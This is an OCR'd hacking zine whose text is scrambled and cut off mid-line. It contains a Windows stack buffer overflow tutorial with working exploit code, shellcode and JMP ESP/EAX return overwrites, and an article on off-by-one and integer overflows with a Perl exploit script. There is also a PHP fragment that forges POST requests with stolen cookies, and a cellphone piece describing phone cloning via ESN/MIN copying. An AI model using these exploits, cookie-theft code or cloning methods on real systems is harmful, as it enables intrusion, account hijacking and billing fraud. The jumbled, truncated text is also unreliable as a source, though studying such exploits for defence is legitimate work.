we have a JMP ESP instruction pointer, and our shellcode is pla
it. I then start up our vulnerable program, with our specially
the argument, with ShellExecuteEx.

================================================================

#include <string.h>
#include <windows.h>

char shellcode[] =
    "\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
    "\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";
```

```
    for(int i = 0; i < sizeof(buffer); i++)
        buffer[i] = 'X';

    //
    // 0x7C82385D is a JMP ESP instruction
    // Shellcode placed after overflowed RET
    //

    *(int *) (buffer + 260) = 0x7C82385D;
    memcpy(buffer + 264, shellcode, strlen(shellcode));

    copy(buffer);
    printf("If we got here, it didn't exit like it should have
    return 0;
}

================================================================

Now let's look at the stack right as the function is going to
this code is going to execute, and the stack around this area.
instruction indicates the value of ESP after it has executed.

MOV ESP,EBP ; ESP = 0012FDF8
POP EBP     ; ESP = 0012FDFC
RETN        ; ESP = 0012FE00

0012FDF8   58585858 << This is the EBP we overwrote with 'X's
0012FDFC   7C82385D << This is the RET to the JMP ESP, which i
0012FE00   5252D231 << This is the start of the shellcode imme
0012FE04   EAB85252
0012FE08   FF77D804
0012FE0C   50C031D0
0012FE10   81CAA2B8
0012FE14   58D0FF7C
```



```
'&'.$x[0].'='.$x[1]; } header("Location: ".$site."/".$page."?".
Also, if you can send along document.cookie, you could do somet
$out = "POST $page HTTP/1.1\r\n"; $out .= "Host: $host\r\n"; $o
$cookie\r\n"; $out .= "User-Agent: $useragent\r\n"; $out .= "Co
".(strlen($data))."\r\n"; $out .= "Connection: Close\r\n"; $out
"Content-Type: application/x-www-form-urlencoded\r\n\r\n$data";
fsockopen($site, 80, $errno, $errstr, 0); fwrite($fs, $out); fc

Although these are not really practical approaches, as in the f
cannot automate POST data, and the second will be defeated if t
checks IP addresses (which isn't very common except among the l
such.)

\x03 Minor Bullshit
There are many XSS attacks that happen every day. Most are unsu
they are just simple techniques that are extremely noticeable.
this is either blatant stupidity, or the nature of the attack l
sight. This is a big problem, because we don't want the adminis
some wierd-ass fuckup on a page he's visiting, and look too muc

################################################################
#                                Cellular Surpises
################################################################

So You Missed the Wireless Revolution?

Everyone is familiar with cellular phones and has at some point
phone. Most people in so-called civilized countries own cell ph
regularly. With such a widespread use there arise certain indiv
interest in pushing these phones and their providers to their u
limitations and asking that god-forsaken question: "Just what c
cell phone?"

With their momentous rise in popularity, cell phone providers a
```

think of new and unique options for their phones; what started
utility for connecting individuals has evolved and been given
organizers, gaming, text messaging, picture taking and built i
tone downloading and much, much more. Indeed, with the apple i
phone, recently developed by Apple and Motorola, the future lo
this industry. The phone companies give so many options to pho
users don't even realize that the phone may have abilities the
menus that could change the phone's functioning, passwords tha
change their number to whatever they want at any time. Fortuna
entrepreneurs who realize the value of this information provid
online references.

When you get a cell phone, you're going to have a wireless cel
Now, don't get the wireless provider confused with the phone's
have a Nokia or Motorola, but your wireless provider could be
yet, T-Mobile. Although T-Mobile does have decent roaming part
GSM. Just what are roaming partners? Well, we've got to unders
is first. Now, let's say that my home service area is the stat
were to go to say, Hawaii, I would no longer be in my home are
roaming. When I'm roaming, I may be charged more for my calls.
home area? It'll be listed in the phone plan. There is no set
home area covers. It can be a city, a state, the whole country
is defined by whatever rate plan you use. That rate plan will
roaming charge. Sometimes you'll need to pay a bit extra, othe
provider just won't have a roaming charge. Providers will alwa
wide network of roaming partners. If I go to France, my provid
that area. If the provider has no roaming partners in France,
won't get any service. However, if my provider is say, T-Mobil
perfectly fine. They have a partnership with Bouygues Telecom,
with national coverage.

Well, what is it that makes a cell phone unique? In addition t
(MIN) each phone has its own electronic serial number (ESN), f
every phone. It's engraved into a memory chip called Programma


```
==========================================================

This is how our specially crafted exploit buffer looks when lai
actual memory


exploit: < shellcode >  < xxxxxxxxxxxxxxxxxxxxxxxxxxxx > < alt
memory : < bufferbufferbufferbufferbufferbuffer > < saved EBP > < rea


The result it returns to our altered RET address, JMP EAX takes
shellcode. There is another register which allows our shellcode
if we alter our program. We can have our program JMP ESP, This
out very nicely. Let me show you the example and explain it aft

==========================================================

#include <string.h>
#include <stdio.h>

char shellcode[] =
    "\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
    "\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";

void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
{
    char buffer[300];
```

```
============================================================

#include <string.h>
#include <stdio.h>

char shellcode[] =
    "\x31\xD2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xFF"
    "\xD0\x31\xC0\x50\xB8\xA2\xCA\x81\x7C\xFF\xD0";

void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
{
    char buffer[512];

    for(int i = 0; i < 260; i++)
        buffer[i] = 'X';

    //
    // Shellcode placed at start of exploit buf
    // 0x7C816353 is a JMP EAX instruction
    //

    memcpy(buffer, shellcode, strlen(shellcode));
    *(int *) (buffer + 260) = 0x7C816353;

    copy(buffer);
    printf("If we got here, it didn't exit like it should have
    return 0;
}
```


Memory (PROM), Erasable Programmable Read Only Memory (EPROM),
Erasable Programmable Read Only Memory (EEPROM). EPROM and EEPR
commonly used. To find your ESN, either take out your phone's b
there should be some sort of information sticker, called a comp
with your ESN listed or dial *#06#. If not, check for an Intern
Equipment Identity (IMEI) number. IMEI means that your phone is
through the Global System for Mobile Communications (GSM), whic
popular by the way, besides being the standard for Europe and A
about 80% of the wireless market. Code Division Multiple Access
U.S. attempt at equaling GSM. There's an argument out there abo
better, GSM or CDMA. It's a fairly interesting argument with go
sides. GSM is used by companies like AT&T, Cingular and T-mobil
favored by Verizon and Sprint; they're roaming partners, and Al
GSM has worse audio quality than CDMA, but that depends on a nu
Personally, I prefer GSM, but it's your choice.

So anyway, back to ESN. The ESN is an 11 digit identification n
xxxxxxxxxxx. That looks pretty ugly, so I'm going to cut it int
xxx-xx-xxxxxx. The first part is the manufacturer's decimal cod
code which tells you who made your phone. The next 2 digits are
the last 6 digits are the phone's serial number (SNR) uniquely
phone.

With GSM you have an IMEI code. An IMEI code is a unique 15 dig
number formatted: either xxxxxx-xx-xxxxxx-x or xxxxxxxx-xxxxxx-
the phone's production date, before or after January 1, 2003. T
digits are the type approval/allocation code (TAC). This shows
approval/allocation was sought for the phone. The first 2 digit
represent the country code. I shouldn't need to say this, but j
country code is the same for both wired and wireless telecommun
second group of numbers is the Final Assembly Code (FAC) and us
the manufacturer.

However, a procedure set January 1, 2003 makes the FAC obsolete

00 until April 1, 2004 when it is no longer included. Because
procedure, the TAC was expanded to 8 digits. The third group i
Serial Number (SNR). Finally, the last group is the Check Digi
check the code for its validity. It's a checksum to prevent IM
CD only applies to phones of Phase 2 and higher, Phase 1 GSMs
0 for the CD. An International Mobile Equipment Identity and S
(IMEISV) number is sometimes used. It gives you the phones ori
number by adding a 2 digit Software Version Number (SVN) at th
So the number format is changed to xxxxxxxx-xxxxxx-x-xx.

Further information on your phone is contained in the Subscrib
(SIM) card. The SIM card originally started out on GSM phones,
usefulness of the card and promptly began implementing it as w
are still superior though. When you turn on your phone and try
features too early, you may get a message like "Reading SIM",
number stored in your phonebook without going through the phon
list the name of the person you're calling. That's because pho
such as numbers and missed calls is, usually by default, store
Now, technically, SIM is not really the card itself. SIM refer
Integrated Circuit Card (UICC) with an SIM application that st
and text messages. Among other things, it can also store memos
browser bookmarks for those with wireless Internet phone acces

The SIM card also contains several numbers that identify it an
that uses it. First is the International Mobile Station Identi
The IMSI number is a unique 15 digit identification number tha
and Universal Mobile Telecommunications System (UMTS) network
users. UMTS is a third generation mobile phone system, as appo
is second generation. Originally, UMTS phones were incompatibl
of 2004, UMTS phones have been dual UMTS/GSM, allowing them to
functioning in a UMTS unsupported area. UMTS has also been cal
isn't exactly true since UMTS only uses W-CDMA's air interface
between phones and towers, while using GSM's Mobile Applicatio
the protocol providing mobile functions like call routing and

The address of such an instruction on your machine may not matc
for yourself! So here's what I made. A simple shellcode, this i
of the tutorial. See Delikon's Windows shellcode-picture Book
(http://www.delikon.de/shellbuch/eng/1.html) for more info on t
technique for making Windows shellcode.

```
==================================================================

; Assembles NASM -fbin prog.asm

[BITS 32]
start:
    xor edx, edx          ; Avoids NULL byte
    push edx              ; MsgBox type
    push edx              ; MsgBox body
    push edx              ; MsgBox caption
    push edx              ; Owner hWnd
    mov eax, 0x77d804ea   ; Addr of MessageBox, USER32 should be
    call eax

    xor eax, eax          ; Avoids NULL byte
    push eax              ; Exit code
    mov eax, 0x7c81caa2   ; Addr of ExitProcess, KERNEL32 should
         call eax

==================================================================
```

I then extract the shellcode from the compiled program, using a
editor. It corresponds to the opcodes which would make a messag
error pop up, and then exit. So now I make a small program whic
shellcode at the start of the buffer that we control, and then
of it using a JMP EAX call.

```
================================================================

It worked first try, and redirected execution to where all tho
what if we replaced that with some executable code instead of
called shellcode. It consists of some compiled opcodes that we
gearworks of a vulnerable program to make it do what we want.
because some useful shellcode is outside the scope of this art
make some very simple shellcode.

================================================================

#include <windows.h>

int main()
{
    MessageBox(0, 0, 0, 0);
    ExitProcess(0);

    return 0;
}

================================================================

Then, debug the program, step into it, and see where it takes
base address that the DLL is loaded at varies in different Win
distributions, and makes this shellcode very unportable The ad
will probably different, but stepping through the program, I f
ExitProcess is at 0x7c81caa2 and MessageBox at 0x77d804ea.

================================ NOTE NOTE NOTE ================
----------------------------------------------------------------
| The address of such an instruction on your machine may not m
|                            Search for yourself!
----------------------------------------------------------------
```


codecs. The equivalent of the SIM on UMTS is the USIM or Univer
Identity Module.

Don't go getting the IMSI and the IMEI confused. They're both 1
identification numbers, however, IMEI is for your phone, and IM
SIM. The IMEI will be printed on an information sticker under t
your phone, and you can also bring it up by using the standard
The IMSI will be printed on your SIM card. Often the formatting
xxxxxxxxxxxxxx. Like the IMEI, this number can be taken apart.
into portions, the formatting becomes xxx-xx(x)-xxxxxxxx(x). W
part two and an x in part three in parenthesis? The first set o
your Mobile Country Code (MCC). There is a special set of IMSI
codes. The next set can be either two or three digits, dependin
live: two digits in Europe, three in North America. This is the
Code (MNC) which tells you what mobile network you're using. Th
can be nine or ten digits is the Mobile Station Identification
which uniquely identifies you as a network's subscriber.

The MCC and MNC come together with the Local Area Code (LAC) to
Location Area Identity (LAI). Before we can talk about LAIs we
one more term, that being the Public Land Mobile Network (PLMN)
phone network. The information transmission for cellular phones
around cellular towers, which of course use radio waves. PLMNs
wireless networks that use radio transmission involving land ba
transmitters or radio base stations, so wireless phone services
internet services, and so on. An LAI is an identifying code tra
cellular towers that allows a cellular phone to select the towe
strongest signal. You might have a single signal bar showing on
suddenly it jumps to five. Your phone just switched to a differ
a stronger signal.

The last thing I'll mention relating to SIMs is the Internation
ID (ICCID), which is a number that identifies your UICC.

On a final note, what if my antenna signal is low, a one for e
phone just won't switch networks. For a while now, a bunch of
been selling little golden circuit stickers that you can attac
your phone, under the battery, and "boost your antenna signal"
sell for around $20 in stores and they are bogus, they are a p
a waste of money. The older ones are rectangular; I know Just
out with little square ones now because the old ones are too b
practically all the flip phones. Adding a little golden circui
inside of your phone will in no way boost your antenna signal;
stupid money making scam that you should under no circumstance
your antenna signal is extremely low and you're moving, it sho
few minutes. If not you can always manually change networks; m
option that allows you to search for available networks and se

With so many people using cell phones, naturally there are peo
push the limits of cellular law with a number of inventive ide
going to mention these applications, not go into detail on the
scanners, largely considered either a load of fun or unlawful
Electronic Communications Privacy Act. What are scanners? Plai
let you listen in on other conversations. You can buy scanners
prices, usually hundreds of dollars, or you could just make yo
several old cell phone models. Next, we have cellular cloning.
so one phone mimics another. By copying a phone's MIN and ESN
Say I copy the ESN and MIN of phone A to phone B. Then phone B
phone A rings, and all charges from phone B will be billed to
me to make free calls while someone else pays the bills. The p
are stored in the Number Assignment Module (NAM). The NAM will
or EEPROM chip; you guess which is easiest to clone. Next, let
unlocking. This is probably the most common thing people do to
a cell phone is locked it means you can only use it with a cer
provider's SIM cards. To unlock the phone you have to enter a
varies from phone to phone. Usually you can just call up your
them for the unlock code, but you can also find them in a vari
publications. On another note, you remember those menus I ment


```
   |                                          |
   |__________________________________________|
```

So, I needed 104h, 260, bytes of junk, before I get to the RET.
reason your situation is different you can start small and keep
end of a buffer filled with your data, to make the program cras
the size of the buffer, keeping an eye on EIP when it is crashi
replace the end of it with the address of your JMP EAX instruct
the crime:

```
=================================================================

#include <string.h>

void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
{
    char buffer[512];

    for(int i = 0; i < 260; i++)
        buffer[i] = 'X';

    *(int *) (buffer + 260) = 0x7C816353;

    copy(buffer);
    return 0;
}
```

```
JMP/CALL <SOMEREGISTER>

Where SOMEREGISTER is a register like EAX, ESP, EBX, as close
as possible. In our code, for example, we are very lucky in th
strcpy(..) returns a pointer to the destination buffer, which
over, and return values are in EAX. So, we need to find an ins
JMP EAX or CALL EAX.

One way that we can do this is by using the OLLYUNI plug-in
(http://www.phenoelit.de/win/index.html)

To use, put the plug-in DLL in the same dir as the Olly execut
debug, right click the disassembly window, and go to Overflow
then select ASCII Overflow Returns, and then JMP/CALL EAX. It
awhile trying to search for the instruction in memory, but the
about a minute. Then, right click again, and write the values
will show you the address of an instruction in memory. You wil
value that is in a loaded DLL. I, for example, found one at 0x
kernel32.dll.

================================ NOTE NOTE NOTE ==============
-----------------------------------------------------------------
| The address of such an instruction on your machine may not m
|                            Search for yourself!
-----------------------------------------------------------------

So here's how the stack is laid out. We are going to write pas
buffer, to the RET value, and overwrite the RET with the addre
EAX instruction:


[ (..... EBP-100 .....) (... EBP ...) (... EBP + 4 ...) ]
   ^
   |    < Buffer -------> Saved EBP --------> RET >
```



```
of the text? Well, they certainly exist. Each phone has at leas
contains anything from pixel tests to security settings specifi
wireless providers, not consumers. These menus can be accessed
code, which like the unlock code, varies from model to model. F
cell phone jammers. This is a cellular DoS attack on a surround
jammers can be set to a certain frequency; the more expensive o
range of frequencies. By emitting a signal on the same frequenc
digital cell phones, the signals are effectively canceled out.
that scanning, cloning and jamming are illegal?

A complete works cited for this article is available online. I'
useful links. First is GSM World at www.gsmworld.com. The forma
really nice, my favorite part of this site is GSM Roaming, whic
roaming information for any GSM provider in any country in the
if you travel a lot and need reliable roaming coverage. Second,
over at www.cellreception.com. They've got the lowdown on all t
models and a listing of cellular phone towers anywhere in the U
a listing of cellular dead spots which are areas with no servic
Mother Nature, not cell phone jammers.

Peace, ~BrOkenKeychain~

#################################################################
#                            Exotic Vulnerabilities             #
#################################################################
(code and other files associated with nomenumbra's article are
http://www.hackbloc.org/zine/vivalarevolution.rar - pass is 'an

Intro:
Well, this small paper will be discussing two exotic vulns that
and more common, or actually more common knowledge. When bOfs w
hit the scene back in the days of Aleph1 they were extremely co
(and still are in some), but more and more coders are getting a
security risks and are doing boundschecking and are taking othe
```

these 'protections' can often be circumvented in very silly wa
neglected and misunderstood bugs. I will be discussing off-by-
integer overflows in this paper.

Off-by-one errors:
I'm discussing off-by-one errors here, for those who don't kno
off-by-one error is, here is a short description from wikipedi

"An off-by-one error in computer programming is an avoidable e
loop iterates one too many or one too few times. Usually this
when a programmer fails to take into account that a sequence s
rather than one, or makes mistakes such as using "is less than
than or equal to" should have been used in a comparison."

Example:
Imagine the coder would want do preform an action on elements
X, how would he calculate how many element would he have to pr
answer n-m, which is ...
WRONG. This example is known as the "fencepost" error (the fam
problem). The correct answer would be n-m+1. See the following

```
for(int i = 0; i < (n-m); i++)
DoSomething(X[i+m]);
```

the coder might think he would preform the action over element
actually he preforms them over m to n-1.

So it's actually the result of a shit-ass coder? Well, it is,
bug is made more often than you think. Often hidden deep withi
app, and not quite as obvious as the given examples. The follo
example (totally useless) app that features 3 vulns that can,
lead to system compromise.

```
#include <cstdlib>
```



```
==========================================================

PUSH EBP
MOV EBP,ESP
SUB ESP,140

MOV EAX,DWORD PTR SS:[EBP+8]
PUSH EAX
LEA ECX,DWORD PTR SS:[EBP-100]
PUSH ECX
CALL main.strcpy
ADD ESP,8

ADD ESP,140
MOV ESP,EBP
POP EBP
RETN

==========================================================
```

So, essentially, we have control over all the memory from EBP-1
because strcpy does not check whether the buffer is large enoug
to hijack the program by overwriting the RET which is at EBP+4
return to somewhere else. The way I am presenting is the most b
do this, but this concept may be sort of abstract for you autis
read carefully.

If we can find where the RET is on the stack, we can overwrite
we want and alter the flow of execution. If all was perfect, we
point right to our shellcode. But we may not know the exact add
shellcode on the stack, so this might be difficult. So, what we
the RET jump to an instruction, which will take the form of

```
\------------------------/
```

This represents how the RET address is overwritten. strcpy run
our 256 byte buffer, and overwrites the EBP and EIP. So now, w
tries to return from the function calling the RETN instruction
pops 0x58585858 into EIP which is invalid, and the program cra
this by checking the registers. This opens up some possibiliti
could potentially overwrite the EIP with anything that we want
execute whatever code we wanted, and hijack the flow of the pr

All this, you may have already known. But, there are several t
Windows platform that change the circumstances of this. To see
to do now, let's take a close look at copy()'s stack frame.

```
<lower                                          <higher
 memory>                                         memory>
 [ESP                                              EBP]
  ||                                                ||
  \/                                                \/

[data, including the buffer, on stack] [saved ebp]
[ret] [args] [main()'s stack frame =>]
  ^
  |
<< target >>
```

In this problem, we have almost full control over the stack. s
any data that we want onto the stack, provided it does not con
bytes (which strcpy see's as the end of a string). So now, let
this vulnerable function after compilation. Compiled with VC++
fat which initializes data on the stack and saves registers:


```
#include <iostream>
#define UserCount 2

using namespace std;

struct UserStruct {
char* Username;
char* Password;
int Access;
}; // lame 'user' structure

UserStruct UserArray[UserCount]; // array

void LameFunc(char* Data) // some lame no-good function
{
char buffer[10];
strcpy(buffer,Data); // extremely simple b0f for demonstration
return;
}
void SomeLoop(int Times,char* Data)
{
// The coder thinks that if Times is 0, the loop won't run sinc
0) will be false
// the loop will however run at least 1 time, because of the Do
this is off-by-one
// this kind of error occurs quite often, but less obvious ofco
do {
LameFunc(Data);
Times--;
} while (Times > 0);
}

void Initialize() // initialize the 'users' which may only have
usernames and passwords
```

```
{
UserArray[0].Username = "123";
UserArray[0].Password = "321";
UserArray[0].Access = 9; // number of times their loop will ru
UserArray[1].Username = "456";
UserArray[1].Password = "654";
UserArray[1].Access = 1;
}

bool IsNoShellcode(char* Data) // checks if Data is numeric on
{
for(int i = 0; i < strlen(Data); i++)
if (((int)Data[i] > 57) || ((int)Data[i] < 48))
return false;
return true;
}

int Auth(char* User,char* Passwd) // checks if user and passwo
so it returns the //number of times their loop will run, else
since the coder is under the false //assumption the loop won't
Times is 0
{
for (int i = 0; i < UserCount; i++)
{
if((strcmp(UserArray[i].Username,User) == 0) &&
(strcmp(UserArray[i].Password,Passwd) == 0))
return UserArray[i].Access;
}
return 0;
}

int main(int argc, char *argv[])
{
if (argc != 4)
```



```
|   [XXXXXXXXXXXXXXXXX]  |    ||
|                         |    ||
|       0xEBP - 0xRET     |
|                         |  higher
|   main()'s stack frame  |  memory
\-------------------------/
```

When strcpy tries to copy the 512 byte buffer into the 256 byte
funny things happen. It disregards that the destination is too
overwrites the RET address and the saved EBP. So then it kinda
the ASCII value of 'X')

```
/-------------------------\
|                         |  lower
|                         |  (top)
|        256 buffer       |
|   [XXXXXXXXXXXXXXXXX]   |    /\
|    0x585858, 0x585858   |   /__\
|                         |    ||
|   copy()'s stack frame  |    ||
|-------------------------|    ||
|          args           |    ||
|-------------------------|    ||
|                         |    ||
|                         |    ||
|        512 buffer       |    ||
|   [XXXXXXXXXXXXXXXXX]   |    ||
|   [XXXXXXXXXXXXXXXXX]   |    ||
|       0xRET - 0xEBP     |
|                         | (bottom)
|   main()'s stack frame  |  higher
```


```
{
    char buffer[512];

    for(int i = 0; i < 512; i++)
        buffer[i] = 'X';

    copy(buffer);
    return 0;
}
```

==========

The function copy(char*) makes a very careless mistake. It is
function, which copies one string to another. Unfortunently, t
is larger than the local one, and writes into special memory w
touch. Here is how our program's stack memory looks before the




```
{
printf("[?]Lameapp v1.0\nUsage: %s username password data\n",ar
exit(-1);
}
Initialize();
//'Sanitize' input
for(int i = 0; i < (3-1); i++) // The coder thinks this will lo
but it will only loop //from 1 to 2 (fencepost error)
if(!IsNoShellcode(argv[i+1])) // 'avoid' shellcode in the buffe
exit(-1);
SomeLoop(Auth(argv[1],argv[2]),argv[3]);
return 0;
}
```

Ok, I hear everyone thinking WTF?! What is the PURPOSE of this
none, it's totally useless, but hey, it's an example and so is
nowadays. The apps works as follows:

lameapp.exe username password data

Assuming we can't read the passwords (we can't do DLL-injection
can't reverse it,etc just ASSUME it for a second) we don't hav
which is nothing to worry about, because the loop will run anyw
unauthentificated (because of the do { } while off-by-one error
programmer tries to prevent shellcode being 'stored' in either
(instead of just coding secure) by "sanitizing" the arguments,
sanitizing routine is off by one, since not elements m trough n
but m trough n-1. Thus leaving the last argument argv[3] unsani
our data. I know, this example is TOO obvious, but it is an ill
off-by-one errors. So exploiting this bitch wouldn't be hard. A
how to exploit buffer overflows on the windows platform (if you
either Tonto's articleb0f_1 or mineb0f_2) the exploit would lo

```
#!/usr/bin/perl
```

```
my $ShellCode = "\x33\xc0\xeb\x16\x59\x88\x41\x04\x50\x51\x51\
xb8\x24\xe8\xd3\x77\xff\xd0\xb8\x63\x9

8\xe5\x77\xf f\xd0\xe8\xe5\xff\xff\xff\x68\x69\x32\x75\x4e";

my $TargetApp = "C:\\lameapp";
my $OverflowString = "\x90"x28;

my $JMPESP = "\x24\x29\xD8\x77";
my $XploitStr = $TargetApp." 666 666 ".$OverflowString.$JMPESP
system($XploitStr);
```

Stack Frame pointer overwriting:

Another interesting case of off-by-one is stack frame pointer
documented by Klog (http://www.phrack.org/phrack/55/P55-08). I
basic aspects in a windows situation (yeah yeah call me names
Imagine a situation of the worst case, a buffer overflow in wh
overflow with ONE byte (off-by-one), how could this lead to us
code execution of the app? That'll be discussed here.
There are some differences between the linux (discussed by Klo
variant, with the windows variant having some drawbacks over t
There are a multitude of possible situations when it comes to
pointer overwriting, every situation having it's own unique tr
is a 'worst case scenario' exploit, exploitation will be quite
times.

Ok imagine (or just read ;p) this situation:

```
#include <stdio.h>
#include <cstdlib>
#define BUFFSIZE 1024
int main(int argc, char *argv[])
```


instructions manipulate the call stack. Every tutorial in the w
exactly what these things do and there is plenty of documentati

So I am going to give as little background as possible with the
focus on the less often addressed aspect of how to do a buffer
on Windows. If you do not have any background, and may have sc
found a lot of what is written sounds like a foreign language,
find the information from 'Smashing the Stack' [3] could be val
prerequisite reading, especially information before the section
shell code.

Also, I can suggest the IA-32 Developer's Manual Vol. 1 to teac
of Chapter 6 of the manual devoted to explain how calling conve
the stack is set up, and other useful information. It can be fo

http://www.intel.com/design/pentium4/manuals/index_new.htm
ftp://download.intel.com/design/Pentium4/manuals/25366519.pdf

Don't let this seem too daunting, you will hopefully be able to
concepts pretty simply. So let us jump right into things. Here'
code that will crash because it overwrites special memory, used
execution, on the stack.

```
==========================================================

#include <string.h>

void copy(char *s)
{
    char buf[256];
    strcpy(buf, s);
}

int main()
```

```
overwrite the data in TrustedData, which is assumed to origina
SomeTrustedSource. We can for example exploit this as a signed
TrustedData negative, thus bypassing the boundschecking at [V3
overflowing data that relies on SomeUserSuppliedValue as a lim

Outro:
Well, I hope you liked the article and learned something new f
remember, 0-days are 0-days, don't make them public
Anyways, shouts go to the whole HackThisSite cast & crew , .aw
community and vx.netlux.org peeps.

Nomenumbra

##############################################################
#            'This Reminds Me of the Time I Slept With Your Mo
#            And Other Interesting Windows Buffer Overflow Sto
##############################################################
  ------------------------------------------------------------
//
|| This article will force the concept of a buffer overflow in
|| and teach you to code buffer overflow exploits on Windows.
|| that exists on the internet teaches is a walkthrough from r
|| to simple BOF for a *nix machine, and it can be difficult t
|| "Hello World" in Windows vuln dev to work. I have not befor
|| article which analyzes buffer overflows for Windows as 'Sma
|| [3] for *nix, and documents like 'The Tao of the Windows Bu
|| [2] can be difficult to follow if one does not have experie
|| on a *nix platform.
\\------------------------------------------------------------

This article is really pretty detailed, but regardless, it may
few things before reading this paper. Some basic details about
some very simple ASM knowledge will help. Things such as how t
registers function in relation to a functions stack frame and
```



```
{
char buff[BUFFSIZE];
for (int i = 0; i <= BUFFSIZE; i++)
*(buff+i) = argv[1][i];
return 0;
}

Well, some people will say, what's the problem mate, you just t
BUFFSIZE, so all fits nicely! Well, upon closer examination the
wrong because the loop is off-by-one (because of the <= instead
we have an overflow of exactly ONE byte, what's that gonna help
answer to that let's look at the layout of the stack with such

saved_eip
saved_ebp
char buffer[255]
char buffer[254]
...
char buffer[000]
int i

so if we overflow buffer with one byte, the last byte of the DW
ebp will be overwritten, thus we can trick the program into bel
original EBP (saved in the function prologue: push EBP, MOV EBP
(partially) overwritten value.

This action being followed by the function epilogue:

mov ESP,EBP
add ESP,4
pop EBP

(which is also LEAVE).
```

Now, we want ESP to point to the address of our shellcode (loc
overflowing buffer), so since ESP will be EBP+4 so saved EBP s
address of our shellcode, 4. Since we cannot control the third
ebp , we can't make ESP hold the address of the start of our b
should fill it with nops till the address we can make ESP hold

Well when researching this vuln, I found some weird difference
compilers. When compiled with VC6 or gcc, there seems to be no
difference, but when compiled with Mingw, there is a problem w
in a minute.
Now take this app:

```
#include <stdio.h>
#include <cstdlib>
#define BUFFSIZE 1024

void Funk(char* bf)
{
char buff[BUFFSIZE];
for (int i = 0; i < (BUFFSIZE+9); i++)
*(buff+i) = bf[i];
}
int main(int argc, char *argv[])
{
Funk(argv[1]);
return 0;
}
```

This app differs from the first in one major concept, it doesn
for(i = 0; i <= BUFFSIZE; i++) what makes it off-by-one, but i
copy till BUFFSIZE+9. This is because I first compiled my app
the stack layout look like:

saved_eip


```
return 0;
}
```

This is indeed an extremely gullible app, trusting the user wit
length of the data, but these constructs occur more often than
obscurely and complex yes, but they occur nontheless. Now, this
is bigger than 19, which would cause a potential b0f, so it 'pr
way. What's wrong though is this line:

```
unsigned short s = i;
```

since atoi returns a signed 32-bit int which can hold up to 2,1
unsigned short can only hold up to 65,535, thus we could input
argv[2], overflowing s (and setting it to 0) bypassing the boun
overflowing the buffer anyway.

Now, the following example will incorporate several vulnerabili

```
char* UserBuffer = (char*)malloc(10);
int TrustedData = (int)malloc(4);
memcpy(&TrustedData,&SomeTrustedSource,4);
int len = atoi(argv[2]);
short l = len; // [V1]
if(l > 9) // [V1.5]
exit(-1);
strncpy(UserBuffer,argv[1],len); //[V2]
if (TrustedData + SomeUserSuppliedValue > SomeLimit) // [V3]
DoSomethingElse()
```

Ok, the first vuln lies with [V1], where len is converted to a
int, like discussed earlier this can help us bypass the boundsc
and copy more data to UserBuffer [V2] than it can handle and he
TrustedData (we should copy (addr of TrustedData's allocated ar
UserBuffer's allocated area) bytes to UserBuffer and all data a

Integer overflows:

Integer overflows are misunderstood bugs. They are relatively
the sense of occurance but in the sense of discovery. They are
or just neglected due to the lack of exploitation knowledge. W
overflows basically consist of increasing an integer beyond it
capacity, thus sometimes causing exploitatable behavior. Ok, l
following min and max value table of several data types:

So, let's look at the next aritmetic example:

```
int main(int argc,char* argv[])
{
byte a = 0xFF;
a += 0x1;
return 0;
}
```

running this app in a debugger would reveal to us what you mig
Since 0xFF is 255 but also (in case of an unsigned 8-bit value
to 0xFF (being the max value of a byte) makes -1 + 1 = 0. This
our own purposes. Imagine the following app vulnerable to a si

```
int main(int argc,char* argv)
{
char buffer[20];
if(argc != 3)
exit(-1);
int i = atoi(argv[2]);
unsigned short s = i;
if (s > 19) // 'prevent' b0f
exit(-1);
strncpy(buffer,argv[1],i);
```



```
saved_ebp
[Mr-x DWORD]
[Mr-x DWORD]
char buffer[255]
char buffer[254]
...
char buffer[000]
int i
```

there are two DWORDs of unknown purpose between our buffer and
first suspected them to be canary values, but since their conte
that's bullshit. I will talk about this later. As I already tol
no such problems with VC6 or Gcc, this seems to be a mingw prob
Tonto for verifying this).

The routine Funk (for a Mingw compiled program) looks like this
disassembled:

```
00401290 /$ 55 PUSH EBP
00401291 |. 89E5 MOV EBP,ESP
00401293 |. 81EC 18040000 SUB ESP,418
00401299 |. C785 F4FBFFFF > MOV DWORD PTR SS:[EBP-40C],0
004012A3 |> 81BD F4FBFFFF > /CMP DWORD PTR SS:[EBP-40C],408
004012AD |. 7F 27 |JG SHORT a.004012D6
004012AF |. 8D45 F8 |LEA EAX,DWORD PTR SS:[EBP-8]
004012B2 |. 0385 F4FBFFFF |ADD EAX,DWORD PTR SS:[EBP-40C]
004012B8 |. 8D90 00FCFFFF |LEA EDX,DWORD PTR DS:[EAX-400]
004012BE |. 8B45 08 |MOV EAX,DWORD PTR SS:[EBP+8]
004012C1 |. 0385 F4FBFFFF |ADD EAX,DWORD PTR SS:[EBP-40C]
004012C7 |. 0FB600 |MOVZX EAX,BYTE PTR DS:[EAX]
004012CA |. 8802 |MOV BYTE PTR DS:[EDX],AL ; move bf[i] into bu
004012CC |. 8D85 F4FBFFFF |LEA EAX,DWORD PTR SS:[EBP-40C]
004012D2 |. FF00 |INC DWORD PTR DS:[EAX]
